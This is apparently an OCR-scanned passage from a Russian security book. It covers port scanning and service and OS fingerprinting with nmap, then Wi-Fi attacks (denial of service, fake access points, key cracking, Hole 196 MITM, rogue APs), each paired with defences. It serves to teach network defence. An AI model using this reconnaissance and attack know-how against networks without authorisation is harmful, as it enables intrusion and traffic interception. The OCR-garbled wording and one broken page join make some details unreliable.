Данный метод используется для определения, какие UDP-порты на сканируемом узле являются открытыми. На требуемый порт сканируемой машины отправляется UDP-пакет (обычно пустой). Если в ответ было получено ICMP-сообщение «Destination Unreachable», это означает, что порт закрыт.

В противном случае (пет ответа) считается, что скапивируемый порт открыт.

С UDP-скапированием связаны следующие проблемы:

- возможная потеря UDP-пакетов. В этом случае ответ также не будет получен, и порту может быть ошибочно присвоен статус «открыт»;
- высокая степень вероятности фильтрации UDP- или (и) ICMP-трафика.

Результат тот же, что и в предыдущем случае, – порт может быть ошибочно посчитан открытым.

Все это приводит к тому, что в случае неполучения ответа от узла нельзя быть уверенным в том, что порт открыт. Первая проблема решается введением двух параметров, которыми можно регулировать достоверность UDP-скапирования:

- количество посылаемых UDP-пакетов;
- время ожидания ответа.

Вторая проблема гораздо сложнее. Для ее решения разработчики скаперов используют различные усовершенствования. Вот, например, один из таких способов.

Перед скапированием заданных пользователем портов UDP-скапер проводит UDP-скапирование портов из начала диапазона 1–65 535 (230–240), из середины диапазона (2050–2060) и из конца диапазона (45 270–45 280). Как видно, выбранные порты с большой долей вероятности окажутся закрыты.

Далее мы рассмотрим утилиту, позволяющую использовать различные методы для осуществления скапирования.

Допустим, мы хотим произвести скапирование портов на машине 192.168.10.2.

Можно воспользоваться уже знакомой нам по предыдущему материалу утилитой NMAP.

Для поиска открытых портов на заданной машине используется следующий синтаксис.

```
Nmap -sS 192.168.10.2 -n
```

Здесь наибольший интерес представляет ключ `-sS`. Заглавная S указывает на необходимость использования SYN-скапирования. В случае если нужно использовать установление соединения, синтаксис команды будет следующий:

```
Nmap -sT 192.168.10.2 -n
```

Для UDP-скапирования следует указать:

```
Nmap -sU 192.168.10.2 -n
```

Скапирование портов – это лишь одна из возможностей утилиты Nmap, поэтому к ней мы будем еще неоднократно возвращаться.

В дополнение для тех читателей, которые хорошо разбираются в сетевом программировании, рекомендую книгу [2]. В ней подробно рассмотрены примеры написания различных утилит, в том числе и для скапирования сетевых портов.

2.7.16. Идентификация сервисов и приложений

Мы рассмотрели вопросы, связанные с определением работающих в сети узлов, отслеживанием маршрутов, а также со скапированием портов. Соответственно, мы рассмотрели и те средства защиты, которые могут быть предприняты и способами их обхода. Теперь нам необходимо определить как можно точнее те операционные системы, сервисы и приложения, которые используются в исследуемой сети.

И вот тут будут очень полезны те материалы, которые удалось собрать с помощью социальной инженерии ранее.

Начнем с идентификации TSP-служб. Стоит отметить, что значительная часть уязвимостей относится к уровню приложений, поэтому точная идентификация сервисов очень важна. На основе информации, собранной на данном этапе, можно без особых проблем подобрать нужные уязвимости и эксплоиты к ним.

Мы уже провели скапирование портов и обнаружили, что открыто на исследуемых узлах. Номера открытых портов являются косвенным свидетельством использования определенных сетевых служб, например открытый порт 25 – это, скорее всего, служба SMTP, а 80 – это веб. Узнав, какая служба используется на узле, далее необходимо установить, какое именно программное обеспечение реализует данный функционал.

Начнем с самого простого.

Анализ «баннеров»

Это наиболее распространенный метод сбора информации о запущенных на скапирuемом узле службах. Данный метод заключается в анализе приветствий, выводимых службами при подключении на данный порт. Часто «баннеры» содержат информацию об используемой службе вплоть до номера версии. Тут стоит отметить, что дале-

ко не все сетевые службы являются абсолютно перепосимыми, это вдобавок дает возможность делать предположения об используемой операционной системе. Например, если в баппере присутствует IIS, то сервер работает под Windows, а если SSH, то, скорее всего, перед нами Unix.

Далее несколько примеров.

Вот как выглядит отклик моего файлового сервера Synology USB Station 2. telnet 192.168.1.2 5000:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
  <html><head>
    <title>302 Found</title>
  </head><body>
    <h1>Found</h1>
    <p>The document has moved
  <a href="http://(null)/webman/index.cgi">here</a>.</p>
    <hr>
    <address>Apache/2.2.16 (Unix) Server at * Port 5000</address>
  </body></html>
```

Судя по строке Apache/2.2.16 (Unix) Server, на этом устройстве используются веб-сервер Apache определенной версии и специально собранная версия Unix.

А вот так выглядит отклик на аналогичный запрос одного бюджетного маршрутизатора:

```
HTTP/1.0 400 Bad Request
Server: WL520 gc/ httpd
Date: Thu, 05 Apr 2012 21:10:25 GMT
Content-Type: text/html
Connection: close

<HTML><HEAD><TITLE>400 Bad Request</TITLE></HEAD>
  <BODY BGCOLOR=#cc9999><H4>400
Bad Request</H4>
  Can't parse request.
</BODY></HTML>
```

Казалось бы, это устройство менее «разговорчиво», в отклике нет имени, версии веб-сервера или операционной системы. Однако стоит обратить внимание на WL520 gc. Можно, конечно, предположить, что это всего лишь сетевое имя устройства, и никакой смысловой нагрузки оно не несет. А можно спросить у Google и узнать, что за модель устройства скрывается под данным набором символов.

Обращение к почтовому серверу приведет к следующему отклику:

```
telnet smtp.ru 25
```

```
220 smtp.ru ESMTP Sendmail 11.8.11 2/8 11.2. Thu. 10 Jan 2011 18:34:19 +0400
```

У приведенного метода анализа бапперов есть несколько недостатков. Прежде всего многие службы позволяют администратору произвольным образом редактировать свои бапперы-приветствия, то есть существует определенная вероятность, что служба совсем не та, за кого она себя выдает.

Читатель наверняка обратил внимание, что в первых двух приведенных мной примерах показаны аппаратные файл-сервер и маршрутизатор. В таких устройствах все жестко прописано в прошивку и изменить что-либо бывает очень сложно и не всегда вообще возможно, поэтому в подобных устройствах отклик достаточно правдив. А вот в последнем примере все не так просто. Администратор может без труда поправить пастройки почтовой службы, чтобы отклик был не совсем правдивым.

Во-вторых, есть риск, что ОС скапированного узла работает в какой-нибудь среде эмуляции (например, VMWare). Это может оказать влияние на проверки, основанные на особенностях реализации стека TCP/IP. Аппаратные решения опять же лишены этого «недостатка».

Вот здесь уместным будет вспомнить социальную инженерия, в частности сбор информации посредством анализа требований в объявлениях и возможного собеседования. Если было выяснено, что в корпоративной сети все работает под Windows, а бапперный анализ показывает, что SMTP использует Sendmail, то что-то с баппером не чисто и необходимо использовать другие методы определения сервисов. Аналогично, если в процессе собеседования администраторы активно интересовались вопросами виртуализации и говорили, что все службы виртуализируются, то вполне можно предположить, что целевые сервисы также работают в данной среде. Это может внести существенные правки в стратегию дальнейшего взлома.

Говоря об анализе бапперов, не стоит забывать и о SNMP. В случае если при скапировании портов было выявлено устройство с открытым портом 161 по протоколу UDP, скорее всего, на нем работает служба SNMP (*Simple Network Management Protocol*). SNMP использует MIB (*Management Information Bases*), представляющую собой иерархическую структуру пастроек устройства. Помимо прочих параметров, там содержится и вся информация об используемой операционной системе и установленных пакетах обновлений. По умолчанию многие устройства активируют данный сервис для community public в режи-

ме чтения. И хотя в режиме read only внести какие-либо изменения нельзя, собрать полезную для взлома информацию вполне можно.

Как уже упоминалось, этот протокол использует транспортный уровень UDP, поэтому воспользоваться telnet не получится. Для подключения по SNMP и навигации по базе MIB можно воспользоваться MIB-браузерами, которые входят в состав Back-Track. Также можно воспользоваться бесплатным iReasoning MIB browser.

Но в целом стоит отметить, что эти недостатки не позволяют использовать только такой метод для идентификации служб. Необходимо использовать и другие методы.

Сетевые протоколы и их реализация в различных службах и приложениях позволяют более точно идентифицировать приложения.

2.7.17. Особенности работы протоколов

Более интересными средствами являются методы, основанные на анализе особенностей работы той или иной службы. Суть этих методов состоит в отправке запросов, которые немного отличаются от стандарта, в использовании редких (малоизвестных) команд или опций. Для начала рассмотрим одну из самых распространенных сетевых служб – электронную почту. Сейчас практически в любой организации есть свой SMTP-сервер, так что пример будет очень актуален.

SMTP-сервер

Поведение SMTP-сервера определяют несколько стандартов: RFC 821, RFC 1425, RFC 1985. Эти стандарты определяют команды, которые SMTP-клиент может выполнить, подключившись к серверу, обязательные возможности самого сервера, допустимые аргументы и данные. Однако, как обычно, не все реализации серверов SMTP удовлетворяют данным требованиям. Кроме того, анализу подлежат и сообщения об ошибках, выдаваемые сервером SMTP, хотя эти сообщения могут быть изменены администратором сервера, что снижает достоверность подобного метода. Как правило, достаточно кода ошибки. Рассмотрим несколько приемов, позволяющих отличить один SMTP-сервер от другого.

Как известно, при установлении SMTP-сессии необходимо указать сначала команду HELO, потом MAIL FROM. В случае если MAIL FROM идет сразу, без HELO, некоторые серверы позволяют такое соединение (возвращая код ошибки 220), другие запрещают (501 или 503).

Также стандарты требуют указания имени домена вместе с командой HELO. Стандарт этого не разрешает, но некоторые серверы позволяют выполнить эту команду без указания домена.

Использование команды MAIL FROM <имя> без указания символа “.” перед FROM. Некоторые серверы позволяют это, хотя стандарт это явно запрещает.

Использование команды MAIL FROM: <> с пустым адресом отправителя. Все серверы должны это разрешать, но бывают исключения.

Некорректное задание адреса отправителя в команде MAIL FROM. Некоторые серверы это запрещают, то есть проверяют существование указанного домена.

Еще один распространенный метод идентификации сервера SMTP – проверка поддержки некоторых команд:

```
HELP
VRFY
EXPN
TURN
SOML
NOOP
EHLO
```

Еще одна интересная техника – «mail-bouncing». Она слабо распространена из-за достаточно большой сложности и малой скорости работы. Смысл этой техники заключается в анализе заголовков электронных писем, специально составленных и посланных в исследуемую сеть. Так, интерес представляют письма для несуществующих пользователей, поскольку они возвращают уведомления о невозможности доставки (правда, далеко не всегда). В этих уведомлениях содержится некоторая информация о почтовых серверах, участвующих в процессе доставки письма. На основе нескольких таких «писем-бумерангов» можно узнать некоторое число узлов внутренней сети (не имея к ней непосредственного доступа) и топологию почтовых пересылок. Кроме того, почтовый протокол позволяет отправлять письма с явным указанием нескольких промежуточных пунктов пересылки. Это дает возможность создать письмо, которое, проделав заданный маршрут внутри исследуемой сети, вернется к отправителю (все это, конечно, существенно зависит от настроек почтовых серверов).

Собирая таким образом информацию о сети, должна быть подвергнута сравнительному анализу с результатами социальной инженерии, о которой я уже упоминал ранее. Располагая сведениями, полученными с помощью СИ, о том, какой почтовый сервер используется, исследователь сети может сравнить это с теми данными, которые

были получены техническими средствами. Считая, что результаты СИ более точные и правдивые, мы сравниваем их с информацией о почтовом сервере. В случае если сведения, полученные из обоих источников, совпадают, мы можем сделать вывод о том, что технические средства исследования не пытаются обмануть, и больше доверять информации, полученной данным способом.

Веб-сервер

Еще одна важная служба прикладного уровня – HTTP. Протокол HTTP версии 1.1 описан в RFC 2068. В этом документе предусмотрен метод OPTIONS, согласно которому HTTP-сервер возвращает развернутую информацию о себе. Например: OPTIONS "HTTP/1.1.

Собственно, примеры таких ответов я уже приводил ранее, когда описывал анализ «бапперов».

2.7.18. Идентификация операционных систем

Логичным завершением темы анализа приложений будет рассмотрение вопросов идентификации операционных систем. Один из этапов сбора информации о сетевых ресурсах – это определение типа и версии операционной системы (ОС) удаленного узла.

Приведу основные методы определения ОС: простейшие методы, TCP/IP Fingerprinting, основанные на использовании протокола ICMP, а также малоизвестные и редко применяемые.

Простейшие методы определения ОС представляют собой анализ наборов открытых портов, анализ бапперов сервисов прикладного уровня, анализ результатов идентификации сервисов и приложений. Один из самых простых методов определения ОС удаленного узла – подключение к открытым портам и анализ отклика работающих на них служб. Этот метод я уже рассматривал ранее в данном разделе.

Еще один способ – использование команд служб прикладного уровня, например команды SYST протокола FTP.

Наконец, вывод о типе ОС может быть сделан на основе результатов идентификации сервисов и приложений, работающих на целевом сервере.

Из-за этих отличий реакция ОС на определенные сетевые пакеты будет разной. Метод, основанный на указании наблюдении, называется «TCP/IP Stack Fingerprinting».

В качестве примера средства анализа операционных систем приведу уже неоднократно упоминавшуюся утилиту Nmap.

```
Nmap -O <сканируемый узел> -vv -n
```

Вот мы и рассмотрели способы отслеживания топологии сети, сканирования портов и идентификации удаленных сервисов. Замечу, что в разделе поясняются общие принципы исследования сети и приводятся все возможные варианты исследования. В качестве инструмента для проведения практических работ рекомендую воспользоваться дистрибутивом BackTrack Linux. В нем имеется богатый набор инструментов для решения данных задач.

В результате выполнения действий, описанных в этом разделе, злоумышленник сможет собрать довольно подробную информацию об атакуемой сети.

2.8. Заключение

В этом достаточно большом и важном разделе я привел описание множества различных атак, которые могут быть реализованы на соответствующих уровнях иерархической модели. Кроме того, в этом разделе были представлены различные рекомендации по способам защиты от этих атак штатными средствами самих устройств и приложений. В разделе сознательно не рассматривалось использование специализированных средств защиты информации, таких как межсетевые экраны и средства обнаружения вторжений. Обо всех подобных системах речь пойдет несколько позже, в отдельной главе.

ГЛАВА

3



АТАКИ НА БЕСПРОВОДНЫЕ УСТРОЙСТВА

Сейчас существует множество устройств, осуществляющих обмен информацией посредством беспроводного доступа. Основным средством такого взаимодействия является Wi-Fi. С него мы и начнем рассмотрение атак на беспроводные устройства.

3.1. Атаки на Wi-Fi

Беспроводные сети уже давно стали неотъемлемой частью корпоративной сетевой инфраструктуры. Сейчас практически в любой крупной компании есть своя сеть Wi-Fi. Однако у всего есть обратная сторона. Беспроводные сети пугаются в защите гораздо больше, чем проводные кабели связи. Причин этому несколько.

Прежде всего это сложность обеспечения физической безопасности. Если для того, чтобы подключиться и перехватить трафик в корпоративной проводной сети, необходимо пропикнуть на территорию организации и найти свободную розетку, то для перехвата беспроводного трафика зачастую можно даже не находиться на территории компании.

Второй проблемой является то, что очень часто администраторы используют недостаточно надежные настройки или же вообще ограничиваются теми, что были прописаны по умолчанию.

Наконец, третьей проблемой являются технологические особенности используемых протоколов, которые также могут стать причинами проблем с безопасностью.

3.1.1. Протоколы защиты

Начнем с теории, а именно с того, какие протоколы на сегодняшний день используются для защиты беспроводных сетей.

Для защиты беспроводных сетей можно использовать следующие средства:

- протоколы шифрования (WEP, WPA);
- протоколы аутентификации (802.1X, RADIUS, EAP);
- виртуальной частной сети (VPN).

Рассмотрим более подробно, что из себя представляет каждый из протоколов шифрования, а также используемые с ними протоколы аутентификации.

3.1.1. Протоколы защиты

Данный протокол шифрования сегодня можно встретить практически в любом устройстве беспроводного доступа. Собственно, этот протокол является тем минимумом шифрования, который можно обеспечить. Протокол WEP (Wired Equivalent Privacy) был изначально заложен в спецификацию беспроводных сетей IEEE 802.11. Как видно из названия, WEP должен был являться своего рода аналогом проводной безопасности (во всяком случае, расшифровывается он именно так), однако реально никакого эквивалентного проводным сетям уровня безопасности он конечно же не предоставляет.

Протокол WEP позволяет шифровать поток передаваемых данных на основе алгоритма RC 4 с ключом размером 64 или 128 бит. Данные ключи имеют так называемую статическую составляющую длиной от 40 до 104 бит и дополнительную динамическую составляющую размером 24 бита, называемую вектором инициализации (Initialization Vector, IV).

На простейшем уровне процедура WEP-шифрования выглядит следующим образом: первоначально передаваемые в пакете данные проверяются на целостность (алгоритм CRC-32), после чего контрольная сумма (integrity check value, ICV) добавляется в служебное поле заголовка пакета. Далее генерируется 24-битный вектор инициализации, (IV) и к нему добавляется статический (40- или 104-битный) секретный ключ. Полученный таким образом 64- или 128-битный ключ и является исходным ключом для генерации псевдослучайного числа, используемого для шифрования данных. Далее данные смешиваются (шифруются) с помощью логической операции XOR с псевдослучайной ключевой последовательностью, а вектор инициа-

лизации добавляется в служебное поле кадра. С учетом современных вычислительных мощностей вскрытие ключей такого размера занимает буквально несколько минут. Подробнее способы вскрытия различных ключей мы обсудим чуть позже.

Протокол безопасности WEP предусматривает два способа аутентификации пользователей: Open System (открытая) и Shared Key (общая). При использовании открытой аутентификации никакой аутентификации, собственно, и не существует, то есть любой пользователь может получить доступ в беспроводную сеть. Однако даже при использовании открытой системы допускается использование WEP-шифрования данных.

3.1.1. Протоколы защиты

Как я уже упоминал, протокол WEP имеет ряд серьезных недостатков и не является для взломщиков трудно преодолимым препятствием. Поэтому в 2003 году был представлен следующий стандарт безопасности – WPA (Wi-Fi Protected Access). Главной особенностью этого стандарта является технология динамической генерации ключей шифрования данных, построенная на базе протокола TKIP (Temporal Key Integrity Protocol), представляющего собой дальнейшее развитие алгоритма шифрования RC4. По протоколу TKIP сетевые устройства работают с 48-битовым вектором инициализации (в отличие от 24-битового вектора WEP) и реализуют правила изменения последовательности его битов, что исключает повторное использование ключей. В протоколе TKIP предусмотрена генерация нового 128-битового ключа для каждого передаваемого пакета. Кроме того, контрольные криптографические суммы в WPA рассчитываются по новому методу под названием MIC (Message Integrity Code). В каждый кадр здесь помещается специальный восьмибайтный код целостности сообщения, проверка которого позволяет отражать атаки с применением подложных пакетов. В итоге получается, что каждый передаваемый по сети пакет данных имеет собственный уникальный ключ, а каждое устройство беспроводной сети поделается динамически изменяемым ключом.

Кроме того, протокол WPA поддерживает шифрование по стандарту AES (Advanced Encryption Standard), то есть по усовершенствованному стандарту шифрования, который отличается более стойким криптоалгоритмом, чем это реализовано в протоколах WEP и TKIP.

При развертывании беспроводных сетей в домашних условиях или небольших офисах обычно используется вариант протокола безопасности WPA на основе общих ключей – WPA-PSK (Pre Shared Key).

При использовании WPA-PSK в настройках точки доступа и профилях беспроводного соединения клиентов указывается пароль длиной от 8 до 63 символов.

WPA-PSK не подходит для беспроводных сетей крупных организаций, для них используется WPA-EAP, где авторизация пользователей проводится на отдельном RADIUS-сервере. Для использования 802.1x необходимо разворачивать полноценную инфраструктуру открытого ключа PKI. Сервер аутентификации после получения сертификата от пользователя использует 802.1X для генерации уникального базового ключа для сеанса связи. TKIP осуществляет передачу сгенерированного ключа пользователю в точке доступа, после чего выстраивает иерархию ключей плюс систему управления. Для этого используется двусторонний ключ для динамической генерации ключей шифрования данных, которые, в свою очередь, используются для шифрования каждого пакета данных. Подобная иерархия ключей TKIP заменяет один ключ WEP (статический) на 500 миллиардов возможных ключей, которые будут использоваться для шифрования данных пакета данных.

Дальнейшим развитием протокола WPA является WPA2. WPA2 определяется стандартом IEEE 802.11i, принятым в июне 2004 года. В нем реализованы CCMP и шифрование AES, за счет чего WPA2 стал более защищенным, чем свой предшественник. CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol, протокол блочного шифрования с кодом аутентичности сообщения и режимом сцепления блоков и счетчика) – протокол шифрования 802.11i, созданный для замены TKIP, обязательного протокола шифрования в WPA и WEP, как более надежный вариант.

3.1.4. Физическая защита

Также необходимо правильно построить зону охвата вашей беспроводной сети. То есть не полениться выйти с ноутбуком за пределы охраняемого периметра, например на парковку перед офисом, и проверить, «видна» ли оттуда ваша сеть. Если она появляется в списке доступных беспроводных сетей, лучше снизить мощность сигнала.

Еще одним способом защиты является фильтрация MAC-адресов клиентских устройств, которые могут подключаться к беспроводной сети. Очевидно, что использовать фильтрацию можно только в больших сетях, где количество клиентов не превышает нескольких десятков. Но при этом не стоит забывать, что это не панацея, так как изменение MAC-адреса не представляет большой проблемы для

Как видно, для некоторых удалось определить даже ESSID. Для других осмысленное название NetStumbler не указал, однако информация хакерам для дальнейшего поиска и взлома все равно имеется.

3.1.6. Возможные угрозы

Мы поговорили о сокрытии ESSID и фильтрации MAC-адресов, теперь посмотрим, какой конкретно вред злоумышленник может попытаться нанести беспроводной сети. Во-первых, он может вывести из строя всю сеть, атаковав устройства доступа по Wi-Fi. В этом случае все мобильные сотрудники не смогут работать с сетевыми ресурсами, что может привести к убыткам из-за простоя.

Во-вторых, он может попытаться похитить данные с доступных корпоративных серверов. Здесь речь идет о пропускании в сеть через Wi-Fi и краже данных. В-третьих, он может осуществить атаку «человек посередине» (Man-In-The-Middle). В этом случае злоумышленник может пропускать весь трафик через устройство, которое он контролирует, и просматривать, а также при необходимости модифицировать проходящий трафик. В-четвертых, он может украсть ключи шифрования и незаметно читать весь трафик, передаваемый по сети. Если предыдущие три способа так или иначе требуют от взломщика совершения каких-либо действий в процессе работы с беспроводной сетью, будь то генерация трафика для вывода из строя сети, хищение или модификация данных, то, один раз украв публичные ключи шифрования, он сможет совершенно незаметно читать трафик, никак не выдавая себя. Этот вариант является наиболее опасным.

3.1.7. Отказ в обслуживании

Первая возможная угроза – это отказ в обслуживании. Для осуществления этой угрозы есть множество способов. Прежде всего злоумышленник может осуществить генерацию помех на частоте работы беспроводной сети. Дело в том, что IEEE 802.11 является «вежливым» стандартом, то есть устройства не начнут передачу пакетов до тех пор, пока канал передачи не будет свободен. Таким образом, злоумышленник может генерировать помехи с помощью передатчиков, по достаточно мощных передатчиков, работающих на той же частоте.

Бороться с такими атаками техническими средствами не так просто, потому что не шифрование, не фильтрация MAC-адресов здесь не помогут. Лучшим средством могут стать организационные меры,

предотвращающие пропикповение посторонних в непосредственную близость к корпоративной беспроводной сети.

Вообще, тема устройств, используемых злоумышленником, и их мощности довольно интересна сама по себе. Взломщик может приобрести в Интернете достаточно мощное устройство с направленной антенной стоимостью порядка тысячи долларов. С помощью такого устройства он сможет, находясь на довольно почтительном расстоянии, «спинать» трафик.

Но вернемся к отказам в обслуживании. Также злоумышленник может повторно отправить данные ARP-таблицы. При этом ему не нужно расшифровывать пакет, достаточно его просто повторить. В случае, если эти данные уже не корректны, это может привести к выходу из строя беспроводной сети. Здесь необходимо настроить мониторинг ваших беспроводных устройств средствами IPS (Intrusion Prevention System – система предотвращения вторжений), которые смогут определить подозрительную активность, в частности изменения в ARP-кеше устройств и связанные с этим сбои.

Еще один способ на время вывести из строя беспроводную точку доступа – это отправка сообщений об ошибках. То есть если после получения более чем двух сообщений о неверной контрольной сумме (хеше) переданных точкой пакетов многие устройства перестают на одну минуту передавать трафик. Таким образом, злоумышленнику достаточно отправлять раз в минуту три сообщения о неверной контрольной сумме, для того чтобы точка доступа перестала нормально работать. Стоит отметить, что на многих современных Wi-Fi-маршрутизаторах данный режим включен по умолчанию. Наилучшим способом борьбы с такими атаками является отключение данного режима контроля ошибок. Для практической реализации таких атак можно воспользоваться утилитами, находящимися в разделе Wireless дистрибутива Backtrack.

Даже в случае, если вы успешно предотвращаете все предыдущие атаки на отказ в обслуживании, еще одна уязвимость, которой может воспользоваться злоумышленник, кроется в реализации самого беспроводного протокола. Речь идет об управляющих фреймах. Дело в том, что управляющая информация передается в незашифрованном виде и никак не аутентифицируется. Злоумышленник может, отправляя поддельные служебные фреймы, вывести из строя беспроводную сеть. Для борьбы с этим Cisco предлагает технологию Management Frame Protection. Суть данной технологии заключается в том, что к каждому служебному фрейму прибавляются цифровые подписи. Благодаря использованию цифровых подписей корпоратив-

ная система IPS может быстро определить то, что кто-то отправляет поддельные фреймы, и отключить данный хост от сети. Вообще же, в стандарте 802.11w имеется защита служебного трафика.

Для входа в беспроводную сеть нам необходимо сначала аутентифицироваться. Здесь нужно запомнить, что хорошая аутентификация есть процесс двусторонний. То есть при подключении нам необходимо сначала проверить его сертификат и предоставить свой для проверки. Лишний довод в пользу 802.1х.

Атака Network Allocation Vector заключается в следующем. При передаче данных в служебном фрейме указывается, сколько времени мы собираемся занимать канал. Это делается для того, чтобы избежать коллизий. На это время передача других пакетов на данном канале не ведется. Злоумышленник может указать в служебном фрейме чрезмерно большое значение поля, в результате чего теоретически точка доступа выйдет из строя на несколько минут. Для борьбы с этим Cisco также предлагает технологию Management Frame Protection.

3.1.8. Поддельные сети

Вот мы перебрали возможные атаки на отказ в обслуживании. Теперь рассмотрим, что может сделать злоумышленник после успешного осуществления атак данного типа. Выведя из строя корпоративную сеть, злоумышленник подставляет вместо нее свою беспроводную сеть с тем же ESSID. Осуществить это можно с помощью мощных беспроводных устройств с направленной антенной, о которых я уже упоминал ранее. Пользователи подключаются к поддельной беспроводной сети, и злоумышленник без труда сможет прослушивать весь передаваемый ими трафик и извлекать из него интересующие сведения. В частности, многие пользователи со своей рабочей станции могут посещать социальные сети или пользоваться услугами интернет-банкинга. Учетные данные, необходимые для работы с данными сервисами, могут быть перехвачены злоумышленником. Также взломщик может осуществить «фишинг», то есть подмену сайтов, в результате заставив пользователей ввести свои учетные записи, к примеру, на поддельном сайте интернет-магазина.

Однако, для того чтобы заставить хотя бы часть пользователей подключиться к поддельной беспроводной сети, злоумышленнику совершенно не обязательно выводить из строя корпоративную сеть. Пользователи сами подключатся к его сети. Делается это следующим образом. Если на компьютере пользователя разрешено подключение к доступным беспроводным сетям, то при каждом включении

адантер беспроводного доступа будет пытаться подключиться к тем сетям, профили которых сохранены на данной машине. То есть если вы когда-либо подключались к сети Beeline Wi-Fi, то этот профиль сохраняется у вас на машине, и при каждом включении адантер будет пытаться подключиться к данной сети. Попытка подключения будет выражаться в передаче фрейма, содержащего ESSID сети, к которой клиент желает подключиться, а также параметры безопасности, использовавшиеся при подключении. Для упомянутой сети Beeline Wi-Fi шифрование не используется. Это означает, что никаких дополнительных настроек на стороне клиента делать не нужно и подключение произойдет действительно автоматически.

Строго говоря, если у пользователя разрешено подключение к любым доступным сетям, то он может просто «подсунуть» свою требующую настройки беспроводную сеть, и если сигнал будет сильнее, чем у корпоративных точек доступа, то многие клиенты подключатся к его сети, даже если ESSID будет им совершенно незнаком. Очень не многие пользователи обращают внимание на то название беспроводной сети, что им нишет система в тее при подключении.

Лучшим способом борьбы с описанными способами подключения к поддельным сетям является запрет использования незащищенных сетей, а также запрет на подключение к доступным профилям. Реализовать данные запреты в рамках корпоративной сети можно с помощью грунновых политик.

3.1.9. Ошибки при настройке

Одним из лучших средств защиты беспроводной сети является использование инфраструктуры открытого ключа PKI. Однако и здесь возможны ошибки в настройке, которые могут привести к подмене сети злоумышленником. Прежде всего сертификат открытого ключа лучше всего хранить на подключаемом носителе, а не в реестре Windows, так как оттуда его можно достать. Также необходимо правильно настроить двустороннюю аутентификацию, то есть аутентификацию как клиента сервером, так и сервера клиентом. Зачастую многие администраторы отключают проверку сертификата сервера на клиенте. В результате абонент не будет проверять серверный сертификат при подключении к сети, и единственным средством защиты останется ESSID, который злоумышленник сможет легко подменить. Далее ему необходимо будет развернуть свой сервер аутентификации, например на основе FreeRADIUS, который будет аутентифицировать клиентов, не производя проверки их сертификатов. В результате по-

лучаем ту же атаку «человек носередине». Для борьбы с этой угрозой следует также использовать IPS.

3.1.10. Взлом ключей шифрования

Поговорим о взломе зашифрованных протоколов. Как известно, взломать можно любой шифр, это лишь вопрос времени. Злоумышленник может достаточно долго работать в режиме прослушивания, записывая передаваемый трафик, а затем с помощью специальных утилит попытаться расшифровать его ключ шифрования. Для протокола WEP этот процесс не займет много времени. Для WPA-PSK все будет зависеть от длины и сложности ключа шифрования.

Но не стоит обольщаться. Технический прогресс не стоит на месте, и в последнее время большую популярность приобрел метод перебора паролей с использованием в качестве вычислительных мощностей видеокарт. Дело в том, что сопроцессор, используемый в видеокартах, идеально подходит по своим вычислительным характеристикам для быстрого подбора. Учитывая, что стоимость самой мощной видеокарты не превышает нескольких сотен долларов, а установить их можно до четырех в один компьютер, быстрый подбор может стать не таким дорогим делом. В результате вскрытие достаточно сложного ключа шифрования может занять порядка месяца.

Также, говоря о подборе, не стоит забывать и про ботнеты, вычислительные мощности которых позволяют осуществлять подбор за разумный интервал времени.

Лучшим средством борьбы с такими атаками являются отказ от использования WPA-PSK и переход на инфраструктуру PKI.

Мы уже говорили о необходимости смены ESSID, используемого по умолчанию. Причина необходимости такой замены кроется в следующем. При шифровании трафика, передаваемого по беспроводной сети, используется ESSID. Для типовых значений идентификатора существуют так называемые Rainbow-таблицы, содержащие значения зашифрованных с помощью данных идентификаторов пакетов. По этим таблицам злоумышленник сможет буквально за несколько секунд расшифровать ключ шифрования. Для борьбы с этим необходимо использовать нестандартное (неосмысленное) значение ESSID.

Unicast-трафик (одноцелевая передача пакетов) используется прежде всего для сервисов «персонального» характера. Каждый абонент может запросить персональный видеоконтент в произвольное, удобное

ему время. Unicast-трафик направляется из одного источника к одному IP-адресу назначения.

Broadcast-трафик (широковещательная передача пакетов) использует специальный IP-адрес, чтобы посылать один и тот же поток данных ко всем абонентам данной IP-сети. Например, такой IP-адрес может оканчиваться на 255, например 192.0.2.255, или иметь 255 во всех четырех полях (255.255.255.255).

Multicast-трафик (групповая передача пакетов) используется для передачи потокового видео, когда необходимо доставить видеоконтент неограниченному числу абонентов, не перегружая сеть. Это наиболее часто используемый тип передачи данных в IPTV-сетях, когда одну и ту же программу смотрят большое число абонентов. Multicast-трафик использует специальный класс IP-адресов назначения, например адреса в диапазоне 224.0.0.0.....239.255.255.255. Это могут быть IP-адреса класса D.

3.1.11. Уязвимость 196

Еще один способ проникновения в беспроводную сеть заключается в использовании так называемой «уязвимости 196». Она заключается в следующем: при передаче unicast-данных всегда используется уникальный ключ, а при передаче данных broadcast или multicast – один и тот же ключ. Этот ключ знают драйверы клиентских устройств, и теоретически этот ключ можно извлечь. В результате злоумышленник сможет осуществить атаку «человек посередине» посредством использования ARP. Для этого он может подменить MAC-адрес шлюза по умолчанию на адрес своей машины. В результате весь трафик сначала будет поступать на его машину, а уже после передаваться в Интернет. Защититься от этого можно с помощью IPS-систем. Также во многих беспроводных маршрутизаторах имеется режим, позволяющий запретить обмен трафиком между пользователями напрямую (аналог Private VLAN). При использовании данного режима, даже если злоумышленник сможет подменить MAC-адрес шлюза по умолчанию, точка доступа не пропустит трафик, что приведет к неработоспособности беспроводной сети, однако это лучше, чем прослушивание трафика злоумышленником.

3.1.12. В обход защиты

Еще одна атака, не связанная непосредственно с безопасностью беспроводных сетей, – это установка злоумышленником собственной точки беспроводного доступа в корпоративной сети. В случае если

взломщику каким-либо образом удалось проникнуть в корпоративную сеть и подключить к сети свою точку доступа (как правило, просто подключив ее к свободной розетке), он сможет без труда работать в корпоративной сети, обойдя межсетевые экраны и средства защиты, находящиеся по периметру. Способов борьбы с этим несколько. Прежде всего необходимо принудительно отключить на коммутаторах все неиспользуемые сетевые розетки (режим disabled). Пример настройки отключения сетевых розеток для коммутаторов Cisco был описан в разделе, посвященном атакам на коммутаторы.

Также хорошим решением является использование на коммутаторах 802.1x для аутентификации подключающихся устройств. Однако эти средства защиты требуют определенных знаний и затрат, которые может себе позволить не каждая организация.

Также средством защиты являются специальные Wireless IPS, которые осуществляют мониторинг на предмет работающих точек доступа. Несанкционированная точка доступа сразу будет обнаружена. Однако тут не все так просто, для некоторых моделей оборудования Dlink существуют альтернативные прошивки, позволяющие устройству работать в другом частотном диапазоне, который не предусмотрен стандартами и не мониторится Wireless IPS. Такие точки обнаружить штатными средствами мониторинга не удастся. Для обнаружения подобных устройств необходимо использовать Wireless IPS с функционалом анализатора спектра.

